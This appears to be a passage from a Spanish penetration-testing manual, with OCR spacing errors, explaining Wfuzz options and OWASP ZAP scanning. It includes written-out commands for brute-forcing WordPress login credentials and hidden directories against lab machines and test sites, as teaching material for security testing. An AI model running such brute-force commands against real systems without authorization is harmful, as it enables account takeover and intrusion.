En nuestro último caso de prueba, se decidió analizar el ID de sesión de la aplicación de destino. Para este propósito, ir a la pestaña SessionID Analysis y elegir Previous Requests desde el cuadro combinado. Una vez que la solicitud elegida ha sido cargada, ir a la parte inferior, seleccionar muestras, por ejemplo, 20 y hacer clic en Fetch para recuperar varias muestras de identificadores de sesión Después de esto, hacer clic en el botón Test para comenzar el proceso de análisis. Puede ver los resultados en la pestaña Analysis y en la representación gráfica en la pestaña Visualization. Este proceso determina la aleatoriedad y la imprevisibilidad de las ID de sesión, lo que podría resultar en el secuestro de las sesiones o credenciales de otros usuarios.

64. Wfuzz

Wfuzz es una herramienta diseñada para aplicaciones web de fuerza bruta, que se puede utilizar para encontrar recursos no vinculados (directorios, servlets, scripts, etc.), parámetros GET y POST de bruteforce para verificar diferentes tipos de inyecciones (SQL, XSS, LDAP, etc.), Bruteforce Parámetros de formularios (usuario / contraseña), Fuzzing, etc.

Algunas caracteristicas:

- Capacidad de múltiples puntos de inyección con múltiples diccionarios.
- Recursión (Al hacer directorio de fuerza bruta)
- Forzado bruto de correos, encabezados y datos de autenticación.
- Salida a HTML
- Salida de color
- Ocultar resultados por código de retorno, números de palabra, números de línea, expresiones regulares
- Fuzzing de las cookies
- Multihilo
- Soporte proxy
- Soporte SOCK
- Retardos entre solicitudes
- Soporte de autenticación (NTLM, Basic)
- Todos los parámetros de fuerza bruta (POST y GET)
- Codificadores múltiples por carga útil
- Combinaciones de carga útil con iteradores.
- Solicitud de línea de base (para filtrar resultados)
- Métodos HTTP de fuerza bruta
- Soporte múltiple de proxy (cada solicitud a través de un proxy diferente)
- Escaneo HEAD (más rápido para el descubrimiento de recursos)
- Diccionarios personalizados para aplicaciones conocidas (Weblogic, Iplanet, Tomcat, Domino, Oracle 9i, Vignette, Coldfusion y muchos más)

Uso: wfuzz [opciones] <url>

Opciones:

-c	Salida con colores.
-v	Información detallada
-o printer	Formato de salida por stderr
-p addr	Usar proxy (ip: port o ip: port-ip: port-ip: port)
-x type	Usar proxy SOCK (SOCKS4, SOCKS5)
-t N	Especificar el número de threads (20 por defecto)
-s N	Especificar el tiempo de retardo entre las solicitudes. Predeterminado 0
-e <type>	Lista de codificaciones/cargas útiles/iteradores/impresoras disponibles
-R depth	Descubrimiento recursivo de ruta

-I	Usar HTTP HEAD en lugar del método GET
--follow	Seguir las redirecciones
-m iterator	Especificar iterador
-z payload	Especificar carga útil (tipo, parámetros, codificación)
-V alltype	Todos los parámetros de fuerza bruta (allvars y allpost). No hay necesidad de palabras clave FUZZ.
-X	Carga útil dentro de los métodos HTTP. No hay necesidad de palabras clave FUZZ.
-b cookie	Especificar una cookie para las solicitudes.
-d postdata	Use datos de publicación. Ej: "id = FUZZ & catalog = 1"
-H headers	Utilizar encabezados, por ejemplo: "Host: www.mysite.com, Cookie: id = 1312321 & user = FUZZ". En formato "usuario: pasar" o "FUZZ: FUZZ" o "dominio \ FUZ2Z: FUZZ"
--basic/ntlm/digest auth	Utilizar autenticación
--hc/hl/hw/hh N[,N]+	Ocultar respuestas con los códigos/líneas/palabras/caracteres especificados
--hs regex	Ocultar respuestas con el regex especificado dentro de la respuesta

Fuzzing rutas y ficheros
Wfuzz se puede usar para buscar contenido oculto, como archivos y directorios, dentro de un servidor web, lo que permite encontrar más vectores de ataque. Vale la pena señalar que, el éxito de esta tarea depende en gran medida de los diccionarios utilizados.

Sin embargo, debido al número limitado de plataformas, instalaciones predeterminadas, recursos conocidos como archivos de registro, directorios administrativos, un número considerable de recursos se encuentran en ubicaciones predecibles. Por lo tanto la fuerza bruta hace que estos contenidos se conviertan en una tarea más factible.

Wfuzz contiene algunos diccionarios, otras listas de palabras de código abierto más grandes y actualizadas son: fuzzdb, seclists

Ejemplo de wfuzz buscando directorios comunes:

$ wfuzz -w wordlist/general/common. txt http: //testphp. vulnweb. com/FUZZ

Ejemplo de wfuzz buscando archivos comunes:

$ wfuzz -w wordlist/general/common. txt http: //testphp. vulnweb. com/FUZZ. php

Fuzzing parámetros en URL
A menudo se desea incluir algún tipo de datos en la cadena de consulta de la URL, esto se puede lograr especificando la palabra clave FUZZ en la URL después de un signo de interrogación:

$ wfuzz -z range,0-10 --hl 97 http://testphp.vulnweb.com/listproducts.php?cat=FUZZ

Fuzzing POST Requests
Si se desea fuzz algunos datos codificados en un formulario, como lo hará un formulario HTML, simplemente pasar un argumento de línea de comando d:

```
$ wfuzz -z file, wordlist/others/common_pass. txt -d "uname=FUZZ&pass=FUZZ"
********************************************************
* Wfuzz 2. 2 - The Web Fuzzer *
********************************************************
Target: http: //testphp. vulnweb. com/userinfo. php
Total requests: 52
=====================================================================
ID Response Lines Word Chars Request
=====================================================================
00044: C=200 114 L 356 W 5111 Ch "test"
Total time: 2. 140146
Processed Requests: 52
Filtered Requests: 51
Requests/sec. : 24. 29739
```

Fuzzing Cookies
Para enviar sus propias cookies al servidor, por ejemplo, para asociar una solicitud a las sesiones HTTP, se puede usar el parámetro -b, que se puede repetir para varias cookies:

```
$ wfuzz -z file,wordlist/general/common.txt -b cookie=value1 -b cookie2=value2
http://testphp.vulnweb.com/FUZZ
```

El comando anterior generará las solicitudes HTTP de la forma siguiente:

```
GET /attach HTTP/1. 1
Host: testphp. vulnweb. com
Accept: */*
Content-Type: application/x-www-form-urlencoded
Cookie: cookie=value1; cookie2=value2
User-Agent: Wfuzz/2. 2
Connection: close
```

Las cookies también se pueden fuzz así:
```
$ wfuzz -z file,wordlist/general/common.txt -b cookie=FUZZ http://testphp.vulnweb.com/
```

Fuzzing encabezados a medida
Si se desea agregar encabezados HTTP a una solicitud, simplemente usar el parámetro -H. Se puede repetir para varios encabezados.

```
$ wfuzz -z file,wordlist/general/common.txt -H "myheader: headervalue" -H "myheader2:
headervalue2" http://testphp.vulnweb.com/FUZZ
```

El comando anterior generará solicitudes HTTP como el siguiente:

```
GET /agent HTTP/1. 1
Host: testphp. vulnweb. com
```

Accept: */*
Myheader2: headervalue2
Myheader: headervalue
Content-Type: application/x-www-form-urlencoded
User-Agent: Wfuzz/2. 2
Connection: close

Se pueden modificar los encabezados existentes, por ejemplo para especificar un agente de usuario personalizado, y ejecutando lo siguiente:

$ wfuzz -z file,wordlist/general/common.txt -H "myheader: headervalue" -H "User-Agent: Googlebot-News" http://testphp.vulnweb.com/FUZZ

El comando anterior generará solicitudes HTTP como el siguiente:

GET /asp HTTP/1. 1
Host: testphp. vulnweb. com
Accept: */*
Myheader: headervalue
Content-Type: application/x-www-form-urlencoded
User-Agent: Googlebot-News
Connection: close

Las cabeceras también se pueden fuzzed así:

$ wfuzz -z file,wordlist/general/common.txt -H "User-Agent: FUZZ" http://testphp.vulnweb.com/

Fuzzing verbos HTTP
El fuzzing de los verbos HTTP se puede especificar utilizando la opción -X:

wfuzz -z list, GET-HEAD-POST-TRACE-OPTIONS -X FUZZ http: //testphp.vulnweb.com
****
* Wfuzz 2. 2 - The Web Fuzzer *
****
Target: http: //testphp. vulnweb. com/
Total requests: 5
==========
ID Response Lines Word Chars Request
==========
00002: C=200 0 L 0 W 0 Ch "HEAD"
00004: C=405 7 L 12 W 172 Ch "TRACE"
00005: C=405 7 L 12 W 172 Ch "OPTIONS"
00001: C=200 104 L 296 W 4096 Ch "GET"
00003: C=200 104 L 296 W 4096 Ch "POST"
Total time: 1. 030354
Processed Requests: 5
Filtered Requests: 0
Requests/sec. : 4. 852696

Si se desea realizar las solicitudes con un verbo específico, también se puede usar "-X HEAD".

Proxies
Si se necesita usar un proxy, simplemente usar el parámetro -p:

$ wfuzz -z file,wordlist/general/common.txt -p localhost:8080 http://testphp.vulnweb.com/FUZZ

Además de los servidores proxy HTTP básicos, wfuzz también es compatible con servidores proxy que utilizan los protocolos SOCKS4 y SOCKS5:

$ wfuzz -z file,wordlist/general/common.txt -p localhost:2222:SOCKS5 http://testphp.vulnweb.com/FUZZ

Se pueden usar múltiples proxies simultáneamente proporcionando varios parámetros -p:

$ wfuzz -z file,wordlist/general/common.txt -p localhost:8080 -p localhost:9090 http://testphp.vulnweb.com/FUZZ

Cada solicitud se realizará utilizando un proxy diferente cada vez.

Autenticación
Wfuzz puede establecer encabezados de autenticación utilizando las opciones de la línea de comando --basic/ntlm/digest
Por ejemplo, un recurso protegido que usa autenticación básica se puede fuzz usando el siguiente comando:

wfuzz -z list, nonvalid-httpwatch --basic FUZZ: FUZZ https: //www. httpwatch.com
****
* Wfuzz 2. 2 - The Web Fuzzer *
****
Target: https: //www. httpwatch. com/httpgallery/authentication/authenticatedi
Total requests: 2
==========
ID Response Lines Word Chars Request
==========
00001: C=401 0 L 11 W 58 Ch "nonvalid"
00002: C=200 20 L 91 W 5294 Ch "httpwatch"
Total time: 0. 820029
Processed Requests: 2
Filtered Requests: 0
Requests/sec. : 2. 438938

Si se desea eliminar un recurso de un sitio web protegido, también se puede usar "--basic user:pass”

Recursividad
La opción -R se puede usar para especificar la profundidad de una recursividad de payload. Por ejemplo, si se desean buscar directorios existentes y luego fuzz dentro de estos directorios nuevamente usando la misma cpayload, se puede usar el siguiente comando:

wfuzz -z list, "admin-CVS-cgi\-bin" -R1 http: //testphp. vulnweb. com/FUZZ
****
* Wfuzz 2. 2 - The Web Fuzzer *
****
Target: http: //testphp. vulnweb. com/FUZZ
Total requests: 3
==========

ID Response Lines Word Chars Request
==========
00003: C=403 10 L 29 W 263 Ch "cgi-bin"
00002: C=301 7 L 12 W 184 Ch "CVS"
| _ Enqueued response for recursion (level=1)
00001: C=301 7 L 12 W 184 Ch "admin"
| _ Enqueued response for recursion (level=1)
00008: C=404 7 L 12 W 168 Ch "admin - CVS"
00007: C=404 7 L 12 W 168 Ch "admin - admin"
00005: C=404 7 L 12 W 168 Ch "CVS - CVS"
00006: C=404 7 L 12 W 168 Ch "CVS - cgi-bin"
00009: C=404 7 L 12 W 168 Ch "admin - cgi-bin"
00004: C=404 7 L 12 W 168 Ch "CVS – admin"

Escribiendo en un fichero
Wfuzz soporta escribir los resultados en un archivo en un formato diferente. Esto se realiza mediante plugins llamados "printers". Las impresoras disponibles se pueden enumerar ejecutando:

$ wfuzz -e printers

Por ejemplo, para escribir resultados en un archivo de salida en formato JSON, use el siguiente comando:

$ wfuzz -f /tmp/outfile,json -w wordlist/general/common.txt http://testphp.vulnweb.com/FUZZ

Ejemplo 1. Fuerza bruta con nombres de usuario y contraseñas
Ejecutar

wfuzz -c -z file,/root/Documents/MrRobot/fsoc.dic — hs Invalid -d
“log=FUZZ&pwd=aaaaa” http://192.168.240.129/wp-login.php

Donde
-c: hace que la salida sea con colores.
-z: payload/lista de palabras: la lista que se desea que se use.
-- hs: ignora la respuesta que contiene Invalid, h en este caso es hide y s es en realidad la opción regex en esta instancia.
-d: la solicitud de publicación
FUZZ: la sección de la publicación que quiero fuzz

Para aclarar lo que está sucediendo aquí, se ha identificado que una respuesta que contiene "Invalid" en esta instalación particular de WordPress, se produjo cuando un usuario incorrecto ingresó el nombre, por lo que la cadena anterior se usó para pasar el contenido del fsoc.dic en la sección de la solicitud "FUZZ". La variable "FUZZ" es la forma de wfuzz de identificar donde debería estar insertando la palabra en la lista de palabras.

Después de que la fuerza bruta devolviera un nombre de usuario que no generó un "Invalid", esencialmente invirtió la ubicación de la variable FUZZ e hizo un ajuste a la respuesta para ignorarlo.

wfuzz -c -z file,/root/Documents/MrRobot/fsoc.dic — hs incorrect -d
“log=eliott&pwd=FUZZ” http://192.168.240.129/wp-login.php

Como se utilizó la misma lista de palabras en ambas secciones, se pude hacer en una cadena con algo similar a lo siguiente

wfuzz -c -z file,/root/Documents/MrRobot/fsoc.dic -z
file,/root/Documents/MrRobot/fsoc.dic —hs Invalid —hs incorrect -d
“log=FUZZ&pwd=FUZ2Z” http://192.168.240.129/wp-login.php

Lo que está sucediendo aquí es que se están definiendo 2 archivos (-z le,) que en este caso son iguales, luego se definen ambas respuestas que no se quieren ver y finalmente se añade FUZZ y FUZ2Z a la solicitud de POST. También se puede usar FuZ3Z, FuZ4Z etc si se desean múltiples valores de fuerza bruta. El orden de los archivos especificados es importante en esta etapa. Si se estaba usando un archivo para nombres de usuario (FUZZ) y otro para las contraseñas (FUZ2Z), deberá asegurarse de que fueron presentados en este orden. Un ejemplo de esto es:

wfuzz.py -c -z file,users.txt -z file,pass.txt — sc 200
http://www.site.com/log.asp?user=FUZZ&pass=FUZ2Z

Users.txt se especifica primero, luego pass.txt y mirando la solicitud de post se puede ver cual es el orden de presentación.

Ejemplo 2. Fuerza bruta de directorio
Ejecutar lo siguiente:

root@kali:~/necromancer# wfuzz -c -z file,/root/necromancer/thing.txt — hc 404
http://192.168.56.102/amagicbridgeappearsatthechasm/FUZZ

En este ejemplo no se está pasando una solicitud POST, sino que es literalmente fuerza bruta obligando a la dirección a la que se va e ignorando cualquier cosa que regrese como una respuesta 404. (hc = ocultar código)

Nuevamente si quisiéramos agregar múltiples variables en el proceso, sería exactamente lo mismo que con los nombres de usuario y se vería así:

root@kali:~/necromancer# wfuzz -c -z
file,/root/necromancer/thing.txt -z
file,/usr/share/wordlists/rockyou.txt — hc 404
http://192.168.56.102/amagicbridgeappearsatthechasm/FUZZ/FUZ2Z

En el siguiente ejemplo, se está haciendo algo muy similar, pero pasando el parámetro -H que es -H headers : Use headers, por ejemplo, Host:www. mysite. com, Cookie:id= 1 31 2321 &user= FUZZ"

65. ZAP

El Proxy Zed Attack (ZAP) de OWASP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y por lo tanto es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración, además de ser una adición útil a una caja de herramientas experimentada de probadores de lápiz.

Las principales características son

- Proxy interceptor
- Escáneres activos y pasivos.
- Arañas tradicionales y de Ajax
- Soporte de WebSockets
- Navegación forzada usando el código OWASP DirBuster
- Fuzzing usando fuzzdb y OWASP JBroFuzz
- Mercado de complementos en línea

65.1. Pruebas de seguridad

La prueba de seguridad de software es el proceso de evaluar y probar un sistema para descubrir sus riesgos de seguridad y las vulnerabilidades del sistema y sus datos. No existe una terminología universal pero se trata de realizar las evaluaciones necesarias tales como el análisis y el descubrimiento de vulnerabilidades sin intentar realmente explotar estas vulnerabilidades.

Las pruebas de seguridad se desglosan según el tipo de vulnerabilidad que se prueba o el tipo de prueba que se realiza, así se puede hablar de:

- Evaluación de vulnerabilidad: el sistema es escaneado y se analiza en busca de cuestiones de seguridad.
- Pruebas de penetración: el sistema se somete a un análisis y a los ataques simulados de atacantes maliciosos
- Pruebas de tiempo de ejecución: el sistema se somete a análisis y pruebas de seguridad de un usuario final.
- Revisión del código: el código del sistema se somete a una revisión y análisis detallados. específicamente en cuanto a las vulnerabilidades de seguridad.

Tener en cuenta que la evaluación de riesgos que comúnmente se incluye como parte de las pruebas de seguridad, no es está incluido en esta lista. Esto se debe a que una evaluación de riesgos no es realmente una prueba, sino más bien un análisis de la gravedad percibida de los diferentes riesgos (seguridad del software, seguridad del personal, seguridad de hardware, etc.) y cualquier paso de mitigación para esos riesgos.

La prueba de penetración se lleva a cabo como si el probador fuera un atacante malicioso externo con el objetivo de entrar en el sistema y robar datos o llevar a cabo
algún tipo de ataque de denegación de servicio.

La prueba de penetración tiene la ventaja de ser más preciso porque tiene menos falsos positivos, es decir, resultados que informan una vulnerabilidad que en realidad no está presente, pero que puede consumir mucho tiempo de ejecución.
La prueba de penetración también se usa para probar los mecanismos de defensa, verificar los planes de respuesta y confirmar la efectividad de las políticas de seguridad.

La prueba de penetración automatizada es una parte importante de la continua validación de integración. Ayuda a descubrir nuevas vulnerabilidades, así como regresiones para vulnerabilidades anteriores en un entorno que cambia rápidamente y para el cual el desarrollo puede ser altamente colaborativo y distribuido.

El proceso de la prueba de penetración
Se usan tanto el proceso manual como el automatizado y a menudo en conjunto, para probarlo todo desde servidores, redes, dispositivos y puntos finales. Generalmente sigue estas etapas:

- Explorar: el probador intenta aprender sobre el sistema que se está probando. Esto incluye tratar de determinar que software se está usando, que puntos finales existen, que parches hay instalados, etc. También incluye la búsqueda de contenido oculto, de vulnerabilidades conocidas y otras indicaciones de debilidad.
- Atacar: el probador intenta explotar las vulnerabilidades conocidas o sospechosas para probar que existen
- Informar: el probador informa de los resultados de sus pruebas, incluido el vulnerabilidades, como los explotaron y lo difíciles que fueron los exploits y la severidad de la explotación.

El objetivo final de la prueba de penetración es buscar vulnerabilidades para que estas vulnerabilidades se puedan arreglar. También puede verificar que un sistema no sea vulnerable a una clase conocida o a un defecto especificado o en el caso de vulnerabilidades, que se hayan reportado como solucionable y verifique que el sistema ya no es vulnerable a ese defecto.


65.2. Descripción

Zed Attack Proxy (ZAP) es una herramienta gratuita de prueba de penetración de código abierto que se mantiene bajo el paraguas del Open Web Application Security Project (OWASP). ZAP está diseñado específicamente para probar aplicaciones web y es a la vez flexible y extensible. En esencia, ZAP es lo que se conoce como un proxy “man-in-the-middle". Se interpone entre el navegador del probador y la aplicación web para que pueda interceptar e inspeccionar los mensajes enviados entre el navegador y la aplicación web, modificar los contenidos si es necesario y luego reenviar esos paquetes al destino. Se puede usar como una aplicación independiente y como proceso deamon.

Si ya hay otro proxy de red en uso, como en muchos entornos corporativos, ZAP puede ser confiado para conectarse a este proxy

ZAP proporciona funcionalidad para una variedad de niveles de habilidad, desde desarrolladores hasta nuevos probadores en pruebas de seguridad, a especialistas en pruebas de seguridad. ZAP tiene versiones para cada sistema operativo y Docker, por lo que no está vinculado a un solo sistema operativo. La funcionalidad adicional está disponible gratuitamente con muchos add-ons en ZAP Marketplace, accesibles desde el cliente ZAP.

Debido a que ZAP es de código abierto, se puede examinar el código fuente para ver exactamente como se implementa su funcionalidad. Cualquiera puede ofrecerse como voluntario para trabajar en ZAP, solucionar errores, agregar funciones, crear solicitudes de extracción para atraer a los candidatos al proyecto y crear complementos para soportar situaciones especializadas.



Cuando se inicia ZAP por primera vez, se le preguntará si desea mantener la sesión anterior. Por defecto, las sesiones ZAP siempre se graban en el disco en una base de datos HSQLDB con un nombre predeterminado y una ubicación. Si no persiste la sesión, esas acciones se eliminarán cuando salga de ZAP. Si se elige mantener una sesión, la información de la sesión se guardará en la base de datos local, para que pueda acceder más tarde, y podrá proporcionar nombres y ubicaciones personalizados para salvar los datos de las sesiones.

Escritorio de ZAP

La interfaz de usuario del escritorio de ZAP se compone de los siguientes elementos:

1. Barra de menú: proporciona acceso a muchas de las herramientas automáticas y manuales.
2. Barra de herramientas: incluye botones que proporcionan un fácil acceso a las caracteristicas más utilizadas
3. Ventana Tree: muestra el árbol Sites y el árbol Scripts.
4. Ventana Workspace: muestra las solicitudes, las respuestas y los scripts y permite editarlos
5. Ventana de información: muestra detalles de las herramientas automáticas y manuales.
6. Footer: muestra un resumen de las alertas encontradas y el estado de las principales herramientas automatizadas

Mientras se usa ZAP, puede hacer clic en Help en la barra de menú o presionar F1 para acceder a la ayuda de la ZAP Desktop User Guide. También está disponible en línea. ZAP también admite una potente funcionalidad de API y línea de comandos.

Para cambiar ZAP al modo seguro, hacer clic en la flecha en el menú desplegable de modo en la barra de herramientas principal para expanda la lista desplegable y seleccione Safe Mode.

Ejecutar un escaneo automatizado

La forma más fácil de comenzar a usar ZAP es a través de la pestaña Quick Start, que es un add-on de ZAP y se incluyó automáticamente cuando se instala ZAP.

Para ejecutar un análisis automático de inicio rápido:
1. Iniciar ZAP y haga clic en la pestaña Quick Start de la Ventana Workspace.
2. Haga clic en el botón grande Automated Scan.
3. En el cuadro de texto de URL, escribir el nombre completo de la URL a atacar.
4. Haga clic en el botón Attack.

ZAP procederá a rastrear la aplicación web con su araña y escaneará pasivamente cada página que encuentre. Luego ZAP usará el escáner activo para atacar todas las páginas descubiertas, su funcionalidad y sus parámetros.

ZAP proporciona 2 arañas para rastrear aplicaciones web y se puede usar una o ambas desde esta pantalla. La araña ZAP tradicional que descubre los enlaces examinando las páginas HTML en las respuestas de la aplicación web. Esta araña es rápida, pero no siempre es efectiva al explorar una aplicación web hecha con AJAX, que genera enlaces usando JavaScript.

Para las aplicaciones AJAX, es probable que la araña AJAX de ZAP sea más efectiva. Esta araña explora la aplicación web invocando a los navegadores que luego siguen los enlaces que han sido generados. La araña AJAX es más lenta que la araña tradicional y requiere una configuración adicional para usarla en un entorno sin cabeceras.

ZAP escaneará pasivamente todas las solicitudes y las respuestas enviadas a través de él. Hasta ahora ZAP solo realizó escaneos pasivos de su aplicación web. El escaneo pasivo no cambia las respuestas de cualquier manera y se considera seguro. El escaneo también se realiza en segundo plano. El escaneo pasivo es bueno para tratar algunas vulnerabilidades y como una forma de tener una idea del estado básico de seguridad de una aplicación web y localizar donde más investigación puede estar justificada.

Sin embargo el escaneo activo intenta encontrar otras vulnerabilidades mediante el uso de ataques conocidos contra los objetivos seleccionados. El escaneo activo es un verdadero ataque a estos objetivos y puede poner los objetivos en riesgo, así que no usar el escaneo activo contra objetivos de los que no se tiene permiso.

Interpretación de los resultados de la prueba
A medida que ZAP analiza la aplicación web, construye un mapa de las páginas de sus aplicaciones web y los recursos utilizados para representar estas páginas. Luego registra las solicitudes y las respuestas enviadas y recibidas de cada página y crea alertas si hay algo potencialmente mal con una solicitud una o respuesta.

Para examinar una vista en árbol de las páginas exploradas, hacer clic en la pestaña Sites en la Ventana Tree. Se pueden expandir los nodos para ver las URL individuales a las que se accede.

El lado izquierdo de Footer contiene un recuento de las alertas encontradas durante la prueba, ordenado en categorías de riesgo. Estas categorías de riesgo son: High, Medium, Low, International, False Positive

Para ver las alertas creadas durante la prueba:
1. Hacer clic en la pestaña Alerts en la Ventana Information
2. Hacer clic en cada alerta que se muestra en esta ventana para mostrar la URL y la vulnerabilidad detectado en el lado derecho de la ventana Information.
3. En la venta Workspace, hacer clic en la pestaña Response para ver el contenido del encabezado y el cuerpo de la respuesta. La parte de la respuesta que generó la alerta será resaltado

Explorando una aplicación manualmente
El escaneo pasivo y la funcionalidad de ataque automatizado es una excelente manera de comenzar una evaluación de vulnerabilidad de una aplicación web pero tiene algunas limitaciones. Entre estas están:

- Las páginas protegidas por una página de inicio de sesión no se pueden descubrir durante un escaneo pasivo porque, a menos que haya confiado la funcionalidad de autenticación de ZAP, ZAP no maneja la autenticación requerida
- No tiene mucho control sobre la secuencia de exploración en una exploración pasiva o los tipos de ataque llevados a cabo en un ataque automatizado. ZAP proporciona muchas opciones adicionales para la exploración y los ataques fuera del escaneo pasivo.

Las arañas son una excelente manera de explorar un sitio básico, pero deben combinarse con una exploración manual para ser más eficaz. Las arañas, por ejemplo, solo ingresarán los datos básicos predeterminados en los formularios de la aplicación web pero un usuario puede ingresar información más relevante que puede a su vez exponer más aplicaciones web a ZAP. Esto es especialmente cierto con cosas como formularios de registro donde se requiere una dirección de correo electrónico válida. La araña puede entrar al azar una cadena de una lista, lo que provocará un error. Un usuario podrá reaccionar a este error y proporcionar otra cadena formateada correctamente, lo que puede hacer que se exponga más de la aplicación cuando se presenta y acepta el formulario.

Se debería explorar toda su aplicación web con un navegador proxy a través de ZAP. Para hacer esto, ZAP analiza pasivamente todas las solicitudes y las respuestas realizadas durante su exploración de las vulnerabilidades, continúa construyendo el árbol del sitio y registra alertas de posibles vulnerabilidades encontradas durante la exploración.

Es importante que ZAP explore cada página de la aplicación web, ya sea vinculada a otra página o no, en busca de vulnerabilidades. La oscuridad no es seguridad y las páginas ocultas a veces se activan sin aviso ni aviso.

Se pueden iniciar rápida y fácilmente los navegadores preconfigurados para proxy a través de ZAP a través de la pestaña Quick Start. Los navegadores lanzados de esta manera también ignorarán cualquier aviso de validación de certificado que de otra forma serían reportadas.

Para explorar manualmente la aplicación:

1. Iniciar ZAP y hacer clic en la pestaña Quick Start de la Ventana Workspace.
2. Hacer clic en el botón grande Manual Explore
3. En el cuadro de texto URL a explorar, ingrese la URL completa de la aplicación web que se desea explorar.
4. Seleccionar el navegador que le gustaría usar
5. Hacer clic en el botón Launch Browser
6. Esta opción lanzará cualquiera de los navegadores más comunes que haya instalado con nuevos perfiles..

Si desea utilizar cualquiera de sus navegadores con un perfil existente, por ejemplo, con otros complementos de navegador instalados, entonces necesitará configurar manualmente el navegador como proxy mediante ZAP e importar y confiar en el certificado ZAP Root CA Certificate.

65.3. Caraterísticas avanzadas de ZAP

Funciones avanzadas de escritorio
El escritorio tiene una gran cantidad de características que no son evidentes de inmediato, por lo que los usuarios no están abrumados.
Hay muchas pestañas que no se muestran por defecto. Se puede acceder a estas opciones a través de las pestañas de la derecha con iconos verdes "+". Se puede anclar cualquier pestaña que se desee que aparezca siempre a la derecha haciendo clic en ellas. Muchas de las pestañas ocultas por defecto aparecerán cuando sea relevante. Por ejemplo, la pestaña Websockets aparecerá si una aplicación que está utilizando a través de ZAP comienza a usar Websockets.

El escritorio también hace un uso intensivo de las opciones del clic derecho sensibles al contexto, así que hacer clic en el botón derecho del ratón en todas partes mientras te acostumbras a la interfaz de usuario.

El mercado de ZAP
El escritorio de ZAP tiene una arquitectura de add-ons, lo que significa que se pueden agregar nuevas funciones dinámicamente.
Un mercado en línea ofrece una amplia gama de add-ons de ZAP que agregan muchas más características de ZAP.
Se puede acceder al mercado a través del botón "Manage add-ons" en la barra de herramientas..
Todos los add-ons en el mercado son completamente gratuitos.

Automatización
ZAP es una herramienta ideal a usar en automatización.
Se puede ejecutar en modo headless y tiene una potente API que le permite controlar casi todos de las funciones disponibles a través del escritorio ZAP.

65.4. Add-ons

Los add-ons agregan funcionalidad adicional a ZAP. Tienen acceso completo a todas las partes internas de ZAP y por lo tanto pueden proporcionar nuevas funciones muy potentes.
Puede instalar add-ons dinámicamente desde el mercado de add-ons en línea a través del cuadro de diálogo Manage add-ons.
Por lo general, puede agregar y quitar complementos a y desde la interfaz de usuario de ZAP sin tener que reiniciarlo.

A continuación hay una lista de add-ons

alertFilters	Run tests with JUnit 5
alertReport	Update libraries/plugins for newer Java versions
allinonenotes	Do not set the background colour of help pages
amf	Do not set the background colour of help pages
ascanrules	ascanrules: update ZAP to 2.9.0
ascanrulesAlpha	ascanrulesAlpha: update ZAP to 2.9.0
ascanrulesBeta	ascanrulesBeta: update ZAP to 2.9.0
authstats	Do not set the background colour of help pages
beanshell	Do not set the background colour of help pages
birtreports	Do not set the background colour of help pages

browserView	Do not set the background colour of help pages
bruteforce	Run tests with JUnit 5
bugtracker	bugtracker: Update Dependency
callgraph	Merge pull request #2340 from kingthorin/callg-dep-updt
cmss	Run tests with JUnit 5
codedx	codedex: remove unnecessary extends
commonlib	commonlib: prepare next dev iteration
coreLang	Do not set the background colour of help pages
custompayloads	custompayloads: update ZAP to 2.9.0
customreport	Do not set the background colour of help pages
diff	Merge pull request #2341 from kingthorin/diff-dep-updt
directorylistv1	Do not set the background colour of help pages
directorylistv2_3	Do not set the background colour of help pages
directorylistv2_3_lc	Do not set the background colour of help pages
domxss	Update ZAP to 2.9.0 in DOM XSS and SOAP
encoder	encoder: Remove dependence on core Encoder class
exportreport	Update libraries/plugins for newer Java versions
formhandler	Do not set the background colour of help pages
frontendscanner	Do not set the background colour of help pages
fuzz	Run tests with JUnit 5
fuzzdb	fuzzdb:Prepare next dev iteration
gettingStarted	Do not set the background colour of help pages
graaljs	Do not set the background colour of help pages
groovy	Run tests with JUnit 5
highlighter	Do not set the background colour of help pages
